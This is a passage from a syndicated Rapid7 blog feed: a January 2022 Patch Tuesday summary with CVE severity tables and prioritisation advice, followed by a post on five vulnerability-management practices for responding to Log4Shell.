CVE-2022-23254 Microsoft Power BI Elevation of Privilege Vulnerability No No 4.9 Yes

Windows Vulnerabilities

CVE Title Exploited Publicly Disclosed CVSSv3 Base Score Has FAQ?
CVE-2022-22002 Windows User Account Profile Picture Denial of Service Vulnerability No No 5.5 No
CVE-2022-21993 Windows Services for NFS ONCRPC XDR Driver Information Disclosure Vulnerability No No 7.5 Yes
CVE-2022-21971 Windows Runtime Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-22001 Windows Remote Access Connection Manager Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21992 Windows Mobile Device Management Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-21995 Windows Hyper-V Remote Code Execution Vulnerability No No 7.9 Yes
CVE-2022-22712 Windows Hyper-V Denial of Service Vulnerability No No 5.6 Yes
CVE-2022-21994 Windows DWM Core Library Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21984 Windows DNS Server Remote Code Execution Vulnerability No No 8.8 No
CVE-2022-21996 Win32k Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-22709 VP9 Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-21974 Roaming Security Rights Management Services Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-22715 Named Pipe File System Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21844 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-21926 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-21927 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Patch Tuesday – January 2022

Post Syndicated from Greg Wiseman original https://blog.rapid7.com/2022/01/11/patch-tuesday-january-2022/

Patch Tuesday - January 2022

The first Patch Tuesday of 2022 sees Microsoft publishing fixes for over 120 CVEs across the bulk of their product line, including 29 previously patched CVEs affecting their Edge browser via Chromium. None of these have yet been seen exploited in the wild, though six were publicly disclosed prior to today. This includes two Remote Code Execution (RCE) vulnerabilities in open source libraries that are bundled with more recent versions of Windows: CVE-2021-22947, which affects the curl library, and CVE-2021-36976 which affects libarchive.

The majority of this month’s patched vulnerabilities, such as CVE-2022-21857 (affecting Active Directory Domain Services), allow attackers to elevate their privileges on systems or networks they already have a foothold in.

Critical RCEs

Besides CVE-2021-22947 (libcurl), several other Critical RCE vulnerabilities were also fixed. Most of these have caveats that reduce their scariness to some degree. The worst of these is CVE-2021-21907, affecting the Windows HTTP protocol stack. Although it carries a CVSSv3 base score of 9.8 and is considered potentially “wormable” by Microsoft, similar vulnerabilities have not proven to be rampantly exploited (see the AttackerKB analysis for CVE-2021-31166).

Not quite as bad is CVE-2022-21840, which affects all supported versions of Office, as well as Sharepoint Server. Exploitation would require social engineering to entice a victim to open an attachment or visit a malicious website – thankfully the Windows preview pane is not a vector for this attack.

CVE-2022-21846 affects Exchange Server, but cannot be exploited directly over the public internet (attackers need to be “adjacent” to the target system in terms of network topology). This restriction also applies to CVE-2022-21855 and CVE-2022-21969, two less severe RCEs in Exchange this month.

CVE-2022-21912 and CVE-2022-21898 both affect DirectX Graphics and require local access. CVE-2022-21917 is a vulnerability in the Windows Codecs library. In most cases, systems should automatically get patched; however, some organizations may have the vulnerable codec preinstalled on their gold images and disable Windows Store updates.

Defenders should prioritize patching servers (Exchange, Sharepoint, Hyper-V, and IIS) followed by web browsers and other client software.

Summary charts

Patch Tuesday - January 2022

Summary tables

Browser vulnerabilities

CVE Title Exploited Publicly disclosed CVSSv3 base Additional FAQ
CVE-2022-21930 Microsoft Edge (Chromium-based) Remote Code Execution Vulnerability No No 4.2 Yes
CVE-2022-21931 Microsoft Edge (Chromium-based) Remote Code Execution Vulnerability No No 4.2 Yes
CVE-2022-21929 Microsoft Edge (Chromium-based) Remote Code Execution Vulnerability No No 2.5 Yes
CVE-2022-21954 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 6.1 Yes
CVE-2022-21970 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 6.1 Yes
CVE-2022-0120 Chromium: CVE-2022-0120 Inappropriate implementation in Passwords No No nan Yes
CVE-2022-0118 Chromium: CVE-2022-0118 Inappropriate implementation in WebShare No No nan Yes
CVE-2022-0117 Chromium: CVE-2022-0117 Policy bypass in Service Workers No No nan Yes
CVE-2022-0116 Chromium: CVE-2022-0116 Inappropriate implementation in Compositing No No nan Yes
CVE-2022-0115 Chromium: CVE-2022-0115 Uninitialized Use in File API No No nan Yes
CVE-2022-0114 Chromium: CVE-2022-0114 Out of bounds memory access in Web Serial No No nan Yes
CVE-2022-0113 Chromium: CVE-2022-0113 Inappropriate implementation in Blink No No nan Yes
CVE-2022-0112 Chromium: CVE-2022-0112 Incorrect security UI in Browser UI No No nan Yes
CVE-2022-0111 Chromium: CVE-2022-0111 Inappropriate implementation in Navigation No No nan Yes
CVE-2022-0110 Chromium: CVE-2022-0110 Incorrect security UI in Autofill No No nan Yes
CVE-2022-0109 Chromium: CVE-2022-0109 Inappropriate implementation in Autofill No No nan Yes
CVE-2022-0108 Chromium: CVE-2022-0108 Inappropriate implementation in Navigation No No nan Yes
CVE-2022-0107 Chromium: CVE-2022-0107 Use after free in File Manager API No No nan Yes
CVE-2022-0106 Chromium: CVE-2022-0106 Use after free in Autofill No No nan Yes
CVE-2022-0105 Chromium: CVE-2022-0105 Use after free in PDF No No nan Yes
CVE-2022-0104 Chromium: CVE-2022-0104 Heap buffer overflow in ANGLE No No nan Yes
CVE-2022-0103 Chromium: CVE-2022-0103 Use after free in SwiftShader No No nan Yes
CVE-2022-0102 Chromium: CVE-2022-0102 Type Confusion in V8 No No nan Yes
CVE-2022-0101 Chromium: CVE-2022-0101 Heap buffer overflow in Bookmarks No No nan Yes
CVE-2022-0100 Chromium: CVE-2022-0100 Heap buffer overflow in Media streams API No No nan Yes
CVE-2022-0099 Chromium: CVE-2022-0099 Use after free in Sign-in No No nan Yes
CVE-2022-0098 Chromium: CVE-2022-0098 Use after free in Screen Capture No No nan Yes
CVE-2022-0097 Chromium: CVE-2022-0097 Inappropriate implementation in DevTools No No nan Yes
CVE-2022-0096 Chromium: CVE-2022-0096 Use after free in Storage No No nan Yes

Developer Tools vulnerabilities

CVE Title Exploited Publicly disclosed CVSSv3 base Additional FAQ
CVE-2022-21911 .NET Framework Denial of Service Vulnerability No No 7.5 No

ESU Windows vulnerabilities

CVE Title Exploited Publicly disclosed CVSSv3 base Additional FAQ
CVE-2022-21924 Workstation Service Remote Protocol Security Feature Bypass Vulnerability No No 5.3 No
CVE-2022-21834 Windows User-mode Driver Framework Reflector Driver Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21919 Windows User Profile Service Elevation of Privilege Vulnerability No Yes 7 No
CVE-2022-21885 Windows Remote Access Connection Manager Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21914 Windows Remote Access Connection Manager Elevation of Privilege Vulnerability No No 7.8 Yes
CVE-2022-21920 Windows Kerberos Elevation of Privilege Vulnerability No No 8.8 Yes
CVE-2022-21908 Windows Installer Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21843 Windows IKE Extension Denial of Service Vulnerability No No 7.5 Yes
CVE-2022-21883 Windows IKE Extension Denial of Service Vulnerability No No 7.5 Yes
CVE-2022-21848 Windows IKE Extension Denial of Service Vulnerability No No 7.5 Yes
CVE-2022-21889 Windows IKE Extension Denial of Service Vulnerability No No 7.5 Yes
CVE-2022-21890 Windows IKE Extension Denial of Service Vulnerability No No 7.5 Yes
CVE-2022-21900 Windows Hyper-V Security Feature Bypass Vulnerability No No 4.6 Yes
CVE-2022-21905 Windows Hyper-V Security Feature Bypass Vulnerability No No 4.6 Yes
CVE-2022-21880 Windows GDI+ Information Disclosure Vulnerability No No 7.5 Yes
CVE-2022-21915 Windows GDI+ Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-21904 Windows GDI Information Disclosure Vulnerability No No 7.5 Yes
CVE-2022-21903 Windows GDI Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21899 Windows Extensible Firmware Interface Security Feature Bypass Vulnerability No No 5.5 No
CVE-2022-21916 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21897 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21838 Windows Cleanup Manager Elevation of Privilege Vulnerability No No 5.5 Yes
CVE-2022-21836 Windows Certificate Spoofing Vulnerability No Yes 7.8 Yes
CVE-2022-21925 Windows BackupKey Remote Protocol Security Feature Bypass Vulnerability No No 5.3 No
CVE-2022-21862 Windows Application Model Core API Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21859 Windows Accounts Control Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21833 Virtual Machine IDE Drive Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21922 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-21893 Remote Desktop Protocol Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-21850 Remote Desktop Client Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-21851 Remote Desktop Client Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-21835 Microsoft Cryptographic Services Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21884 Local Security Authority Subsystem Service Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21913 Local Security Authority (Domain Policy) Remote Protocol Security Feature Bypass No No 5.3 No
CVE-2022-21857 Active Directory Domain Services Elevation of Privilege Vulnerability No No 8.8 Yes

Exchange Server vulnerabilities

CVE Title Exploited Publicly disclosed CVSSv3 base Additional FAQ
CVE-2022-21846 Microsoft Exchange Server Remote Code Execution Vulnerability No No 9 Yes
CVE-2022-21855 Microsoft Exchange Server Remote Code Execution Vulnerability No No 9 Yes
CVE-2022-21969 Microsoft Exchange Server Remote Code Execution Vulnerability No No 9 Yes

Microsoft Dynamics vulnerabilities

CVE Title Exploited Publicly disclosed CVSSv3 base Additional FAQ
CVE-2022-21932 Microsoft Dynamics 365 Customer Engagement Cross-Site Scripting Vulnerability No No 7.6 No
CVE-2022-21891 Microsoft Dynamics 365 (on-premises) Spoofing Vulnerability No No 7.6 No

Microsoft Office vulnerabilities

CVE Title Exploited Publicly disclosed CVSSv3 base Additional FAQ
CVE-2022-21842 Microsoft Word Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-21837 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 8.3 Yes
CVE-2022-21840 Microsoft Office Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-21841 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes

Windows vulnerabilities

CVE Title Exploited Publicly disclosed CVSSv3 base Additional FAQ
CVE-2022-21895 Windows User Profile Service Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21864 Windows UI Immersive Server API Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21866 Windows System Launcher Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21875 Windows Storage Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21863 Windows StateRepository API Server file Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21874 Windows Security Center API Remote Code Execution Vulnerability No Yes 7.8 No
CVE-2022-21892 Windows Resilient File System (ReFS) Remote Code Execution Vulnerability No No 6.8 Yes
CVE-2022-21958 Windows Resilient File System (ReFS) Remote Code Execution Vulnerability No No 6.8 Yes
CVE-2022-21959 Windows Resilient File System (ReFS) Remote Code Execution Vulnerability No No 6.8 Yes
CVE-2022-21960 Windows Resilient File System (ReFS) Remote Code Execution Vulnerability No No 6.8 Yes
CVE-2022-21961 Windows Resilient File System (ReFS) Remote Code Execution Vulnerability No No 6.8 Yes
CVE-2022-21962 Windows Resilient File System (ReFS) Remote Code Execution Vulnerability No No 6.8 Yes
CVE-2022-21963 Windows Resilient File System (ReFS) Remote Code Execution Vulnerability No No 6.4 Yes
CVE-2022-21928 Windows Resilient File System (ReFS) Remote Code Execution Vulnerability No No 6.3 Yes
CVE-2022-21867 Windows Push Notifications Apps Elevation Of Privilege Vulnerability No No 7 No
CVE-2022-21888 Windows Modern Execution Server Remote Code Execution Vulnerability No No 7.8 No
CVE-2022-21881 Windows Kernel Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21879 Windows Kernel Elevation of Privilege Vulnerability No No 5.5 No
CVE-2022-21849 Windows IKE Extension Remote Code Execution Vulnerability No No 9.8 Yes
CVE-2022-21901 Windows Hyper-V Elevation of Privilege Vulnerability No No 9 Yes
CVE-2022-21847 Windows Hyper-V Denial of Service Vulnerability No No 6.5 No
CVE-2022-21878 Windows Geolocation Service Remote Code Execution Vulnerability No No 7.8 No
CVE-2022-21872 Windows Event Tracing Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21839 Windows Event Tracing Discretionary Access Control List Denial of Service Vulnerability No Yes 6.1 No
CVE-2022-21868 Windows Devices Human Interface Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21921 Windows Defender Credential Guard Security Feature Bypass Vulnerability No No 4.4 No
CVE-2022-21906 Windows Defender Application Control Security Feature Bypass Vulnerability No No 5.5 No
CVE-2022-21852 Windows DWM Core Library Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21902 Windows DWM Core Library Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21896 Windows DWM Core Library Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21858 Windows Bind Filter Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-21860 Windows AppContracts API Server Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21876 Win32k Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-21882 Win32k Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-21887 Win32k Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-21873 Tile Data Repository Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21861 Task Flow Data Engine Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21870 Tablet Windows User Interface Application Core Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21877 Storage Spaces Controller Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-21894 Secure Boot Security Feature Bypass Vulnerability No No 4.4 No
CVE-2022-21964 Remote Desktop Licensing Diagnoser Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-22947 Open Source Curl Remote Code Execution Vulnerability No Yes nan Yes
CVE-2022-21871 Microsoft Diagnostics Hub Standard Collector Runtime Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21910 Microsoft Cluster Port Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-36976 Libarchive Remote Code Execution Vulnerability No Yes nan Yes
CVE-2022-21907 HTTP Protocol Stack Remote Code Execution Vulnerability No No 9.8 Yes
CVE-2022-21917 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-21912 DirectX Graphics Kernel Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-21898 DirectX Graphics Kernel Remote Code Execution Vulnerability No No 7.8 No
CVE-2022-21918 DirectX Graphics Kernel File Denial of Service Vulnerability No No 6.5 No
CVE-2022-21865 Connected Devices Platform Service Elevation of Privilege Vulnerability No No 7 No
CVE-2022-21869 Clipboard User Service Elevation of Privilege Vulnerability No No 7 No

Log4Shell Strategic Response: 5 Practices for Vulnerability Management at Scale

Post Syndicated from Joshua Harr original https://blog.rapid7.com/2022/01/07/log4shell-strategic-response-5-practices-for-vulnerability-management-at-scale/

Log4Shell Strategic Response: 5 Practices for Vulnerability Management at Scale

In today’s cybersecurity world, risks evolve faster than we can remediate them. To meet our goals and become resilient to these fast changes, we need the right balance of automation and human interaction. Enabling rapid response for protecting information systems is paramount, but how does a business reach this level of reaction?

How can organizations maintain a standard of excellence to their responses in high-risk situations?

Where do you even begin to respond to a critical vulnerability like the one in Apache’s Log4j Java library (a.k.a. Log4Shell)?

Most importantly, how do we transform the tactical actions that need to take place into an effective strategy to scale?

1. Empower personnel

The personnel with the knowledge about your various solutions must be empowered to make the decisions necessary to address your company’s information technology needs. If those team members don’t feel they can make those decisions, then they will defer to management — but managers may not know the intricacies of the solutions and could create a natural bottleneck, since there are going to be more decision points than managers to make decisions. Providing personnel with policy documents with uniform criteria for evaluating the risk these new vulnerabilities present, the ways to respond, and the time expectations is paramount for a timely resolution.

In a typical risk resolution process, there are many gates to safeguard our systems. This helps ensure that whatever change happens increases the solution’s confidentiality, integrity, or availability rather than diminishing it. However, a situation like Log4Shell needs to be treated like an incident response activity to quickly address the risk. Create a task force to effectively answer the important questions like:

  • How do we find vulnerable systems?
  • Which systems are vulnerable?
  • What options are there for a fix? One size may not fit all.
  • Who is going to track changes?
  • Who is going to validate the fix is in place?

Utilizing a strong incident response procedure to answer all these questions will assist with prioritization and remediation to an acceptable level of risk.

2. Promote visibility

Any standard vulnerability management lifecycle process begins with identifying affected systems to assess and evaluate the scope of a vulnerability’s presence on the network. The approach should utilize both proactive and reactive efforts through a combination of tools and well-documented processes to streamline and scale the response effectively.

A proactive process would first involve having well-documented use of any such library versions internally in an inventory, so that discoverability and traceability are much more narrowly focused efforts. If you conduct authenticated vulnerability scans continuously on pre-scheduled frequencies, this will also help with identification of third-party software utilizing this library over time. Classifying system criticality within the vulnerability management tool will help you more effectively scale future remediation processes.

These proactive processes help jumpstart an initial response, but you’ll still need reactive efforts to help ensure effective and timely remediation. Vulnerability scanning tools will receive signature updates regarding this newly discovered vulnerability, which will require updating your vulnerability management tool and initiating one-off alternative scans that may deviate from pre-scheduled rotations. These alternative scans should include tiered phases, so the most critical systems receive scan priority, and then remaining systems are scanned in order of criticality. Leveraging the pre-existing system criticality classification will significantly expedite this process.

A security incident and event management (SIEM) tool can also assist with identifying, tracking, and alerting for any suspicious activity that may be tied to exploitation of this vulnerability. Host agents and network detection systems that report back to the SIEM should be closely monitored, and any activity or traffic that deviates from baselines should receive an active response. You may need to adjust logging and alerting rules and thresholds to ensure your efforts are strategically focused.

Tactical processes help you achieve this continuous identification, but you still need to orchestrate and execute them through strategic planning to remain timely, efficient, and effective. Well-documented asset inventories and appropriate system criticality classifications help you prioritize your efforts, while continuous vulnerability scans and leveraging vulnerability management and SIEM tools help to identify, track, and manage vulnerability exposure. Leadership should provide the direction to guide these activities from inception to implementation through effective communication and allocation of resources. Lay out a short-term roadmap for tracking objectives and quick wins as part of the remediation process, so you can quickly and concisely show how you’re tracking toward goals.

3. Implement prioritization and mitigation

Now that your team has successfully identified all affected systems, you’ll need to roll out patches to those systems on a continuous basis during the next phase to mitigate risk. Current enterprise-wide patching timelines may require adjustment due to the urgency associated with such critical vulnerabilities. Patch testing and rollout phases must be expedited to support a more timely and effective response.

Much like conducting our vulnerability scans in terms of system criticality prioritization, our patch management response should follow a similar approach, with the caveat that a pilot group or pilot system deemed non-critical should be patched first for testing purposes to ensure no adverse effects prior to rolling out patches in order of system criticality. If you’ve configured a full test environment is configured, you can test patches on critical systems first within that environment and then roll them out in production according to criticality. The testing timeline itself should be reduced throughout all standard phases of a testing cycle — you may even need to eliminate certain testing phases altogether. The rollout timelines for patches across all systems will need to be expedited as well to ensure as timely coverage as possible. If your environment has widespread use of the vulnerable library, you may require reductions in timelines of anywhere from 25% to 50%.

Emergency patching procedures should provide for timely testing and production rollouts within roughly half the time of a normal patching cycle, or 5 to 10 days at a maximum for critical systems to minimize breach potential as quickly as possible. Also keep in mind that some vulnerabilities may involve more than just application of a simple patch — configuration changes may also be necessary to further mitigate potential exploitation by an adversary.

4. Validate remediation

Now, you’ve deployed patches to all affected systems, so the mitigation efforts are complete, right? While you may want to shift your focus back to other tasks, it’s essential to maintain continuous identification processes to ensure that no stone remains unturned.

The vulnerability management validation phase leverages those reactive identification processes, in addition to patch management processes, to assist in efficient and effective vulnerability remediation for affected systems. This stage involves re-scanning initially identified vulnerable systems to assess successful patch application and performing additional open scans of the network to ensure that there are no lingering systems that may still be affected by the vulnerability but weren’t originally identified — or perhaps weren’t successfully patched as part of the patch management process. This cycle of continuous validation will remain in effect until “clean” scans are reported across the enterprise regarding this vulnerability.

Since the Log4j logging library is widely used throughout many enterprise applications and even unknowingly embedded in so many others, continuous validation will become crucial in ensuring your organization remains vigilant and can mitigate the vulnerability quickly and effectively as you continue to discover affected systems.

5. Regularly review risks

A vulnerability management lifecycle rarely ever comes to a true end. As adversaries and security evangelists further evaluate a specific vulnerability over time, new methods of exploitation are identified, affected versions increase in scope and scale, and recent patches and fixes are found to be ineffective. This leaves organizations potentially open to exposure and at a loss for the best path forward. Continuous review of the trends surrounding an ongoing critical vulnerability will help organizations ensure they remain both aware of the impact and the current mitigating measures that have been most successful. Additionally, leveraging other solutions can help further identify and launch a coordinated defense-in-depth response to any potential malicious activity that may be associated with such vulnerabilities.

Working to continuously identify, mitigate, validate, and review vulnerabilities throughout their inevitable course will require commitment and fortitude to achieve the best results, but once the tides have subsided with Log4Shell and you’ve successfully and securely endured one of the worst security vulnerability exposures in a decade by following these processes, you can rest assured that your incident response processes were well-tested during this endeavor — and your IT security budget should be more than solidified for the next few years to come.

Check out our additional resources for further insight of this vulnerability, mitigating measures, and tools available to assist.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.